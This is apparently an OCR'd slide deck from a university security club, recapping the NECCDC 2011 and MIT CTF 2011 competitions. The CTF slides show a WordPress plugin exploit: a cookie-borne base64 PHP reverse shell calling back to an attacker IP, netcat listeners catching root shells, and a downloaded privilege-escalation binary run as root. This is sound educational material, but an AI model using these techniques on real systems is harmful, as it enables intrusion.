- lsof
- fuser



Computer Locked
Microsoft Windows Server 2003
Standard Edition
Copyright © 1985-2003 Microsoft Corporation
Microsoft

This computer is in use and has been locked.

Only VM-WIN2K3-NOSP\Administrator or an administrator can unlock this computer.

Press Ctrl-Alt-Del to unlock this computer.


Metasploit Courtesy Shell (TM)

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>_
```

NECCDC

We got Owned



25	Executive Summary	72
26	Ending Inventory	12
	Exploit Report Deductions	(1800)
	Incident Report Recovery	75
	Point Adjustments	(5155)
	Service Points	(1630)
	Total	**(8263)**

Projected Competition Standings

- **1 - Rochester Institute of Technology: 1934**
- 2 - Stevens Institute of Technology: 440
- 3 - Champlain College: (133)
- 4 - (247)
- 5 - (1048)
- 6 - (1253)
- 7 - (1745)
- 8 - (2140)
- 9 - (2317)
- 10 - : (3513)
- 11 - Umass Boston: (8263)

Things Learned @ NECCDC

1. **Unplug** + Firewall
2. Learn everything about every application
3. Expect unpatched software
4. Setup spanning port to sniff traffic + IPS
5. Backup everything
6. Know whats going on with the OS
7. Do what you can as long as you still get points

MIT CTF 2011

- 2 day competition in April at MIT
- Attack as well as defend one Wordpress server
- Lincoln Lab provided training sessions
  - Taught XSS, cookie theft, SQL injections
  - Also went over Wordpress layout
- Got the competition virtual machine months before
  - Ubuntu machine
  - Set up in a lab
  - We checked out the vulnerable plugins
  - Found a kernel exploit that allowed for local privilege escalation

The Request

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 18.26.6.14
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2.15) Gecko/20110303 Firefox/3.6.15
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://18.26.6.14/
Content-Length: 35
Cookie:
mitctfCalcMemory=cGFydHkoKTsKZnVuY3Rpb24gcGFydHkoKXsKc2V0X3RpbWVfbGltaXQgKDApOwokVkV
SU0lPTiA9ICIxLjAiOwokaXAgPSAiMTguMTA5LjUuMjYiOwokcG9ydCA9ICIzIjsgICAgCiRjaHVua19zaXplID0g
MTQwMDsKJHdyaXRlX2EgPSBud
...
NbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKfTsKCgo%3D;
mitctfCalcMemoryChecksum=YjhjZjk1ODc5YTRlMTM3ZDExNGU0OGY1YWFiNDVhODR2
Pragma: no-cache
Cache-Control: no-cache
```

The starting point

```
$nc 18.26.6.14 80 < 1.txt -v
$
```

```
$ sudo nc -l 7000
```

Working

```
$nc 18.26.6.14 80 < 1.txt -v
$
```

```
$ sudo nc -l 7000
Linux team2 2.6.35-22-generic-pae #35-Ubuntu SMP Sat Oct 16 22:16:51 UTC 2010
i686 GNU/Linux
 16:45:56 up  7:05,  5 users,  load average: 0.65, 0.32, 0.16
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/1    compton-two-thir 15:46    0.00s  0.31s  0.31s -bash
root     pts/2    compton-five-o-f Sat16   23:45m  0.46s  0.46s -bash
root     pts/10   compton-one-nine Sat16   23:47m  0.19s  0.19s -bash
root     pts/13   compton-one-fift 13:04    3:34m  0.13s  0.13s -bash
root     pts/15   compton-two-thir 15:13    1:28m  0.19s  0.00s less ajaxFuncs.
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33
(www-data)
/bin/sh: can't access tty; job control turned off
#
```

Working

```
$nc 18.26.6.14 80 < 1.txt -v
$
```

```
$ sudo nc -l 7000
Linux team4 2.6.35-22-generic-pae #35-Ubuntu SMP Sat Oct 16 22:16:51 UTC 2010
i686 GNU/Linux
 13:31:35 up  1:20,  7 users,  load average: 0.29, 0.24, 0.17
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    compton-seventy- 13:01    1:12   0.29s  0.29s -bash
root     pts/1    compton-seventee 13:02   45.00s  0.31s  0.31s -bash
root     pts/2    compton-one-nine 13:02   12:45   0.15s  0.15s -bash
root     pts/3    compton-seventee 11:52    1:29m  1.73s  1.57s vim /etc/apache
ctfuser  pts/4    compton-one-o-ei 13:03    9:58   2.71s  2.46s htop
root     pts/5    compton-one-o-ei 13:04   18:47   0.63s  0.00s sh -c cd /etc;
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
```

Not working

```
$ nc 18.26.6.11 80 < 1.txt -v
HTTP/1.1 200 OK
Server: Apache/2.2.16 (Ubuntu)
X-Powered-By: PHP/5.3.3-1ubuntu9.3
X-Content-Type-Options: nosniff
..

Warning: fsockope in /var/www/wp-
content/plugins/calcYourLater/math-calculator-wp-widget.php
(141) : eval()'d code on line 16
```

```
$ sudo nc -l 7000
```

Not working


```
$ nc 18.26.6.20 80 < 1.txt
HTTP/1.1 200 OK
Date: Sun, 03 Apr 2011 21:54:51 GMT
Server: Apache/2.2.16 (Ubuntu) mod_fcgid/2.3.5
X-Powered-By: PHP/5.3.3-1ubuntu9.3
X-Content-Type-Options: nosniff
...

2
-1
0
```

```
$ sudo nc -l 7000
```


Demonstration (maybe)

Caps Lock Used to be Control



You can be famous without going to jail

Pwnies => Pwnage



```
HTTP request sent, awaiting respo
Length: 12386 (12K) [text/plain]
Saving to: `/tmp/9'

     0K ......

2011-04-03 17:26:21 (257 KB/s) -

$ chmod 777 /tmp/9
$ ./tmp/9
whoami
root
```

Proposed Future Security Topics

NMap

Buffer Overflow

Metasploit

Web Application Security

SQL Injection

Compiler Hacking

Rootkits

Background Knowledge

Networking

C / i386 assembly

Scripting

SQL

PHP

Compilers

Linux

ACKs

UMB NECCDC 2011 team members:

- Professor Ron Cheung - Coach
- Royce Stubbs - Team Captain
- Joseph Paul Cohen
- Linh Vu
- Fabio Elia
- Lior Ben-kiki
- Francis Isabel
- James DelReal
- Veronica Carrillo Marquez
- Henry Z Lo